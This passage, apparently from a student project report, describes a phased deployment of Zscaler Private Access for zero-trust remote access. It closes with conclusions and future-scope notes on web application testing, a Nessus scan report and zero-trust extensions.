3. ZPA Client Connector: A software client installed on end-user devices (Windows, macOS, Linux, iOS, Android). It authenticates the user, checks device compliance, and establishes a micro-tunnel to the ZPA edge for application access.

4. Application Segments: Logical groupings of applications defined within the ZPA admin console. These segments represent the private resources that users need to access.

Implementation Methodology

The deployment of ZPA follows a structured, phased approach to ensure minimal disruption and maximum security efficacy:

- Phase 1: Discovery and Inventory: Identify all internal applications currently in use. Categorize them by criticality, department, and user base. Tools like network scanners, configuration management databases (CMDB), and interviews with department heads are used to build a comprehensive application inventory.
- Phase 2: Connector Deployment: Deploy ZPA App Connectors in the data center or cloud environments where the applications reside. This involves provisioning virtual machines (using VMware, Hyper-V, or cloud-specific images) and configuring them to connect to the ZPA cloud.
- Phase 3: Application Onboarding: Define application segments within the ZPA console. This includes specifying the IP addresses and ports of the internal applications and associating them with the appropriate App Connector groups.
- Phase 4: Policy Creation: Integrate ZPA with the corporate identity provider (e.g., Azure AD). Create granular access policies based on user groups, device posture, and location. Policies are tested in a simulation mode before enforcement.
- Phase 5: Pilot and Rollout: Select a pilot group of users to test the new access method. Gather feedback, monitor performance, and refine policies. Gradually migrate user populations from legacy VPN access to ZPA.
- Phase 6: VPN Decommissioning: Once all users and applications are migrated, the legacy VPN infrastructure is decommissioned, eliminating a significant attack surface.

Tools and Technologies

- Primary Platform: Zscaler Private Access (ZPA) – The core Zero Trust access broker.
- Identity Provider (IdP): Microsoft Azure Active Directory (AD), Okta, or Ping Identity for user authentication and group synchronization.
- Endpoint Protection Platform (EPP): Integration with endpoint security tools (e.g., CrowdStrike, SentinelOne, Microsoft Defender for Endpoint) to assess device posture and hygiene before granting access.

- Security Information and Event Management (SIEM): Integration with SIEM platforms (e.g., IBM QRadar, Splunk, LogRhythm) for centralized logging and correlation of access events.
- Virtualization Platforms: VMware vSphere, Microsoft Hyper-V, or public cloud environments (AWS, Azure, GCP) for hosting ZPA App Connectors.
- Infrastructure as Code (IaC): Tools like Terraform or Ansible for automated deployment and configuration of App Connectors at scale.
- Digital Experience Monitoring (DEM): Tools to monitor end-user connection quality and application performance.

Integration with Identity Providers

Integrating ZPA with the organization's existing identity provider is a critical step in establishing identity-aware access. This integration is typically done via SAML (Security Assertion Markup Language) or LDAP (Lightweight Directory Access Protocol). Once integrated, ZPA synchronizes user attributes and group memberships, allowing policies to reference these groups directly. For example, when a user authenticates via the ZPA Client Connector, they are redirected to the corporate IdP for

credentials and multi-factor authentication (MFA). Upon successful authentication, ZPA receives identity attributes that are then used to evaluate access policies and determine which applications the user is allowed to see and connect to.

Device Posture Checking

Beyond user identity, ZPA can enforce policies based on the security posture of the connecting device. Through integration with endpoint detection and response (EDR) and mobile device management (MDM) solutions, ZPA can assess factors such as:

- Antivirus software status and definition updates
- Disk encryption status (e.g., BitLocker, FileVault)
- Operating system patch level
- Presence of jailbreak or root compromise on mobile devices

- Real-time risk score from the EDR tool

If a device fails to meet the defined posture requirements (e.g., antivirus is disabled), ZPA can block access, grant limited access, or trigger a remediation workflow.

Micro-tunneling and Application Visibility

ZPA establishes a secure TLS/DTLS tunnel between the ZPA Client Connector and the ZPA service edge, and another tunnel between the service edge and the App Connector. Crucially, this creates a direct "app-to-user" micro-tunnel. The user's device is never placed on the corporate network; instead, traffic is proxied at Layer 7 (application layer). From the user's perspective, they can only resolve and connect to the specific DNS names or IP addresses of the applications they are authorized to access. All other internal resources remain completely invisible, preventing port scanning, vulnerability reconnaissance, and lateral movement.

Threat Intelligence Integration

To enhance security monitoring, ZPA can be integrated with threat intelligence platforms. Logs generated by ZPA—including connection attempts, policy violations, and user activity—can be forwarded to a SIEM (Security Information and Event Management) system. Within the SIEM, these logs can be correlated with threat intelligence feeds (such as those from MISP) to identify suspicious behavior. For example, if a user's credentials are used to access an application from an IP address associated with known malicious activity, the SIEM can trigger an alert, and integration with ZPA can automatically revoke that user's session.

Incident Response in a ZPA Environment

ZPA significantly streamlines the incident response process. When a potential threat is detected, security teams can leverage ZPA's capabilities to:

1. Isolation: Immediately revoke access for a compromised user account or device through the ZPA console, cutting off their connectivity to all internal applications.

2. Forensics: Access detailed logs within ZPA showing exactly which applications were accessed, by whom, from which location, and for how long.

3. Containment: Because users have no network-level access, a compromised endpoint cannot be used to scan or attack other internal systems, containing the blast radius.

4. Granular Blocking: Temporarily block access to specific high-risk applications while allowing access to others, ensuring business continuity during an investigation.

Understanding ZPA: Key Takeaways

Zscaler Private Access represents a fundamental shift in how remote access is architected and secured. Here are the key aspects to understand about the solution:

1. It is cloud-native: ZPA is delivered entirely from the Zscaler cloud, eliminating the need for hardware appliances and complex VPN head-end management.

2. It is identity-centric: Policies are built around users and groups, not IP addresses, making access control more intuitive and aligned with organizational structure.

3. It ensures network invisibility: By never placing users on the network, ZPA renders internal infrastructure invisible to the internet, preventing reconnaissance and DDoS attacks.

4. It is scalable: The cloud architecture allows ZPA to scale instantly to accommodate thousands of concurrent users without performance degradation.

5. It supports hybrid environments: ZPA works seamlessly for applications hosted in on-premises data centers, private clouds, and public cloud environments.

1. It improves user experience: Users get direct, optimized connections to applications without back-hauling traffic through a centralized VPN concentrator, reducing latency.

Conclusion:

Stage 1: In conclusion, web application testing is a crucial process that ensures the security,

functionality, and reliability of web-based software. It involves a comprehensive evaluation of various aspects, including user interface, functionality, performance, and security to

identify and rectify issues before they impact end-users. This process not only enhances the quality of web applications but also bolsters their resilience against potential threats and vulnerabilities. In an age where online services and applications are integral to our daily lives, effective web application testing is essential to deliver a seamless and secure user experience.

Stage 2: The Nessus report for the specific website has highlighted key security insights. It identified vulnerabilities, categorized by severity, with a focus on critical and high-risk issues that need

immediate attention. Recommendations for addressing these vulnerabilities include patching, reconfiguration, and other security measures, with a priority on actions that can have the most significant impact. Compliance with industry standards and best practices is considered, ensuring

alignment with recognized security benchmarks like OWASP guidelines. The report underscores the need for continuous monitoring, regular updates, and ongoing security efforts to maintain a strong security posture. In summary, the Nessus report offers a clear view of the website's security state, provides guidance on mitigating vulnerabilities, and stresses the importance of sustained vigilance against evolving threats.

Stage 3:

The implementation of Zscaler Private Access marks a pivotal shift from a vulnerable, network-centric security model to a resilient, identity-centric Zero Trust architecture. By enforcing least-privilege access and rendering private applications invisible to the internet, this project effectively neutralizes the threats of lateral movement and network-based attacks. The solution not only fortifies the organization's security posture against modern cyber threats but also delivers a seamless and high-performance experience for a distributed workforce. Furthermore, the decoupling of access from the network simplifies IT operations, reduces dependency on legacy VPN infrastructure, and provides granular visibility into user-application interactions. Ultimately, this initiative establishes a future-ready foundation for secure digital transformation..

Future Scope:

Stage 1: future scope of web application testing The future scope of web application testing is promising and evolving rapidly, driven by the continuous growth of the internet and web-based applications.

Here are some key aspects of its future scope:

▪ Increased Demand: As more businesses and services move online, the demand for web applications continues to grow. This, in turn, increases the demand for web application testing to ensure security, reliability, and functionality.

▪ Advanced Technologies: The complexity of web applications is rising with the integration of

advanced technologies like AI, IoT, and blockchain. Testing these cutting-edge applications will require specialized skills and tools.

▪ Security Emphasis: With the growing number of cyber threats and data breaches, security testing for web applications will become even more critical. Testers will need to focus on vulnerabilities, data protection, and compliance with regulations like GDPR.

▪ Mobile and Cross-Browser Testing: Mobile usage is on the rise, and web applications must be responsive and functional on various devices and browsers. Testing for cross-compatibility will be essential.

▪ Performance Testing: As user expectations for speed and performance increase, load testing, stress testing, and other performance testing types will be crucial to ensure web applications can handle traffic spikes.

Stage 2: future scope of the testing process you understood.

The future scope of the web application testing process, particularly in terms of identifying vulnerabilities, is exceedingly promising due to the continuous growth of digital platforms, the escalating importance of cybersecurity, and the ever-evolving threat landscape. Here are some key aspects that highlight the prospective scope of web application testing for vulnerability discovery:

▪ AI-Driven Testing: The integration of artificial intelligence (AI) and machine learning (ML) into web application testing tools will revolutionize the way vulnerabilities are identified. AI

algorithms can swiftly scan vast amounts of code and data to pinpoint vulnerabilities that might elude human testers.

▪ IoT and Mobile App Testing: With the proliferation of Internet of Things (IoT) devices and the increasing usage of mobile applications, the scope of web application testing will extend to encompass these areas. Ensuring the security of IoT devices and the interfaces they use will become critical.

▪ Blockchain and Cryptocurrency Security: As blockchain technology and cryptocurrencies continue to gain traction, security testing will be imperative to safeguard transactions and

digital assets. Ensuring the robustness of blockchain-based applications will be a specialized niche in web application testing. Serverless Architectures: With the adoption of serverless computing, web application testing will need to adapt to assess the security of serverless

functions and APIs. Ensuring that serverless components are free from vulnerabilities will be paramount.

▪ Container Security: As containerization technologies like Docker and Kubernetes become ubiquitous, web application testing will extend to cover container security. This includes

ensuring that container images and orchestration configurations are free from vulnerabilities.

Stage 3: future scope of Zero Trust

The successful deployment of ZPA lays the groundwork for a broader, more integrated security ecosystem. Future enhancements can be explored to further mature the organization's security capabilities:

▪ Integration with Zscaler Internet Access (ZIA): Converging Private Access (ZPA) with Internet Access (ZIA) to create a unified Secure Access Service Edge (SASE) platform, managing all web and private traffic through a single policy framework.

▪ Advanced Device Posture Checking: Moving beyond basic compliance to incorporate real-time risk scores from EDR tools, blocking access if a device shows signs of active compromise.

▪ Privileged Remote Access: Extending ZPA to third-party vendors and contractors with time-bound, audited access to specific critical systems, replacing jump boxes and bastion hosts.

▪ IoT/OT Segmentation: Applying the same micro-tunneling principles to Internet of Things (IoT) and Operational Technology (OT) devices to ensure they can only communicate with specific management servers.

▪ AI-Driven Anomaly Detection: Leveraging machine learning on ZPA logs to detect behavioral anomalies, such as a user accessing an application at an unusual hour or from a strange location, triggering automated MFA challenges or access revocation.

▪ Cloud Workload Protection: Utilizing ZPA to secure connections between containers and microservices in multi-cloud environments (AWS, Azure, GCP), ensuring east-west traffic between workloads is encrypted and authenticated.

▪ Automated Provisioning/Deprovisioning: Enhancing the identity provider integration to automatically revoke application access the moment an employee is terminated or changes roles, ensuring near real-time access control.

▪ Digital Experience Monitoring (DEM): Implementing DEM tools to proactively monitor the end-user experience, identifying network latency or application performance issues before they impact productivity.

Topics Explored:

1. Zscaler
2. Zero trust
3. ZPA

4. VPN

5. MISP

6. College Network Information

7. Deployment of SOC in the College

8. Threat Intelligence

9. Incident Response ▪ Nessus Scanner

Tools Explored:

▪ Nessus Scanner